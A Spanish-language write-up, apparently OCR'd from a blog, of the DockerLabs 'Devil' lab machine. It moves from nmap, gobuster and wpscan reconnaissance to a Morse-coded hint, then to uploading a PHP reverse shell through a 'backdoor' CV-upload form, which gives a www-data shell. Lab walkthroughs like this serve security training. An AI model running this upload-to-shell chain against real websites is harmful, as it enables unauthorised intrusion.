
MAQUINA DEVIL


- dockerlabs.es

- Primero analizamos con nmap que puertos tiene abiertos




```
tt min/avg/max/mdev = 0.059/0.064/0.083/0.009 ms
─[root@parrot]─[/media/sf_Escritorio/devil]
└──╼ #nmap 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 08:32 UTC
Nmap scan report for devil.lab (172.17.0.2)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
─[root@parrot]─[/media/sf_Escritorio/devil]
└──╼ #nmap -sCV -p80 172.17.0.2 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 08:33 UTC
Stats: 0:00:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 08:33 (0:00:00 remaining)
Nmap scan report for devil.lab (172.17.0.2)
Host is up (0.000042s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: Drupal 10 (https://www.drupal.org)
|_http-title: Hackstry
MAC Address: 02:42:AC:11:00:02 (Unknown)

Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.74 seconds
─[root@parrot]─[/media/sf_Escritorio/devil]
└──╼ #
```

- vemos que tiene un puerto 80, y tiene como servicio drupal 10, pero podria no ser drupal.




Cybersecurity & systems Agency

As a cutting-edge cybersecurity agency, we are dedicated to secure your enterprise vemos que es una web normal asi que vamos a hacer un poco de fuzzing




```
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 274]
/.hta                 (Status: 403) [Size: 274]
/.hta.php             (Status: 403) [Size: 274]
/.htaccess.txt        (Status: 403) [Size: 274]
/.htaccess.php        (Status: 403) [Size: 274]
/.htpasswd            (Status: 403) [Size: 274]
/.htaccess            (Status: 403) [Size: 274]
/.htpasswd.txt        (Status: 403) [Size: 274]
/.htpasswd.php        (Status: 403) [Size: 274]
/.hta.txt             (Status: 403) [Size: 274]
/functions.php        (Status: 200) [Size: 42]
/index.php            (Status: 301) [Size: 0] [--> http://devil.lab/]
/index.php            (Status: 301) [Size: 0] [--> http://devil.lab/]
/license.txt          (Status: 200) [Size: 19915]
/server-status        (Status: 403) [Size: 274]
/wp-admin             (Status: 301) [Size: 309] [--> http://devil.lab/wp-admin
/]
/wp-content           (Status: 301) [Size: 311] [--> http://devil.lab/wp-conte
nt/]
/wp-includes          (Status: 301) [Size: 312] [--> http://devil.lab/wp-inclu
des/]
/wp-settings.php      (Status: 500) [Size: 0]
/wp-mail.php          (Status: 403) [Size: 2478]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://devil.lab]
/wp-config.php        (Status: 302) [Size: 0] [--> http://devil.lab]
/wp-login.php         (Status: 302) [Size: 0] [--> http://devil.lab]
/wp-load.php          (Status: 200) [Size: 0]
/wp-cron.php          (Status: 200) [Size: 0]
/wp-links-opml.php    (Status: 200) [Size: 187]
/wp-blog-header.php   (Status: 200) [Size: 0]
/wp-trackback.php     (Status: 302) [Size: 0] [--> http://devil.lab]
/xmlrpc.php           (Status: 302) [Size: 0] [--> http://devil.lab]
Progress: 13842 / 13845 (99.98%)
/xmlrpc.php           (Status: 302) [Size: 0] [--> http://devil.lab]
===============================================================
Finished
===============================================================
❯
```


- viendo los directorios paracе ser que hay un wordpress pero esta oculto para que el atacante vea con nmap drupal10.
- A continuacion usamos wpscan para ver si conseguimos ver algo mas



```
[+] URL: http://devil.lab/ [172.17.0.2]
[+] Started: Thu Sep 12 08:48:24 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.58 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://devil.lab/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://devil.lab/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.6.2 identified (Latest, released on 2024-09-10).
 | Found By: Query Parameter In Install Page (Aggressive Detection)
 |  - http://devil.lab/wp-includes/css/dashicons.min.css?ver=6.6.2
 |  - http://devil.lab/wp-includes/css/buttons.min.css?ver=6.6.2
 |  - http://devil.lab/wp-admin/css/forms.min.css?ver=6.6.2
 |  - http://devil.lab/wp-admin/css/l10n.min.css?ver=6.6.2
 |  - http://devil.lab/wp-admin/css/install.min.css?ver=6.6.2
```




```
[+] twentytwentyfour
 | Location: http://devil.lab/wp-content/themes/twentytwentyfour/
 | Latest Version: 1.2 (up to date)
 | Last Updated: 2024-07-16T00:00:00.000Z
 | Readme: http://devil.lab/wp-content/themes/twentytwentyfour/readme.txt
 | [!] Directory listing is enabled
 | Style URL: http://devil.lab/wp-content/themes/twentytwentyfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexible, versatile and a
pplicable to any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://devil.lab/wp-content/themes/twentytwentyfour/, status: 200
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://devil.lab/wp-content/themes/twentytwentyfour/style.css, Match: 'V
ersion: 1.2'

[+] twentytwentythree
 | Location: http://devil.lab/wp-content/themes/twentytwentythree/
 | Latest Version: 1.5 (up to date)
 | Last Updated: 2024-07-16T00:00:00.000Z
 | Readme: http://devil.lab/wp-content/themes/twentytwentythree/readme.txt
 | [!] Directory listing is enabled
 | Style URL: http://devil.lab/wp-content/themes/twentytwentythree/style.css
 | Style Name: Twenty Twenty-Three
 | Style URI: https://wordpress.org/themes/twentytwentythree
 | Description: Twenty Twenty-Three is designed to take advantage of the new d
esign tools introduced in WordPress 6....
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
```



```
[i] User(s) Identified:

[+] devil
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

- podemos ver que nos saco un usuario llamdo devil, asi que el proximo paso sera descubir la pagina de login, pero puede que este oculta, ya que en nmap tambien nos ocultaba que era un wordpress y tambien podemos ver que existen un directorio uploads y otro directory listing en los temas.




Not Found

The requested URL was not found on this server.

Apache/2.4.58 (Ubuntu) Server at devil.lab Port 80

- vamos a inspeccionar tambien el directory directory uploads




Index of /wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
2024/	2024-09-11 17:00	-	
esteestudirectorio/	2024-09-11 17:24	-	


Apache/2.4.58 (Ubuntu) Server at devil.lab Port 80

- entramos en esteestudirectorio/ a ver que hay



```
-- . .--- --- .-.
.--. .-. ..- . -... .-
.... .-
.... .- -.-. . .-.
..-. ..- --.. .. -. --.
.--. . .-. ---
-. ---
. -.
. ... - .
-.. .. .-. . -.-. - --- .-. .. ---
.--. .-. ..- . -... .-
-.-. --- -.
..- -.
-.. .. .-. . -.-. - --- .-. .. ---
.- - .-. .- ... .-.-.-
```

- vemos que hay un fichero que parace estar encriptado en codiog morse, asi que provamos a desencriptarlo




```
-.. .. .-. . -.-. - --- .-. .. ---
.--. .-. ..- . -... .-
-.-. --- -.
..- -.
-.. .. .-. . -.-. - --- .-. .. ---
.- - .-. .- ... .-.-.-
```

264 16

```
MEJOR PRUEBA HA HACER FUZING PERO NO EN ESTE DIRECTORIO PRUEBA CON UN DIRECTORIO ATRAS.
```


88 1 18ms

- y vemos un mensaje el cual nos dice que probemos a hacer fuzzing pero un directorio atras o sea en wp-content o wp-content-plugins asi que vamos a ellos.



```
❯ gobuster dir -u http://devil.lab/wp-content/plugins -w /usr/share/wordlists/
dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://devil.lab/wp-content/plugins
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 274]
/.htpasswd            (Status: 403) [Size: 274]
/.hta                 (Status: 403) [Size: 274]
/backdoor             (Status: 301) [Size: 328] [--> http://devil.lab/wp-conte
nt/plugins/backdoor/]
/index.php            (Status: 200) [Size: 0]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

- y vemos que dentro de el directorio plugins se encuentra un directorio llamado backdoor el cual nos llama la atencion y podemos usmear en el.



Sube tu currículum


Por favor, sube tu currículum en formato PDF o Word.

Selecciona tu currículum:

Browse... mycv.php

Enviar

- Y vemos que hay como un sitio web como para subir tu curriculum asi que probamos a subir un fichero .php con un reverse shell para ver si nos devuelve la shell



Index of /wp-content/plugins ×
From Morse Code - Cyber ×
devil.lab/wp-content/plugins/backdoor/uploads/
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resou

Index of /wp-content/plugins/backdoor/uploads

Name	Last modified	Size	Description
Parent Directory		-	
mycv.pdf	2024-09-11 16:01	2.5K	
mycv.php	2024-09-12 11:07	2.5K	


Apache/2.4.58 (Ubuntu) Server at devil.lab Port 80

- vamos al directorio uploads, y ejecutamos el php y nos deberia devolver la shell.




```
www-data@f1a2e3d3905c:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@f1a2e3d3905c:/$ whoami
whoami
www-data
www-data@f1a2e3d3905c:/$ 
```

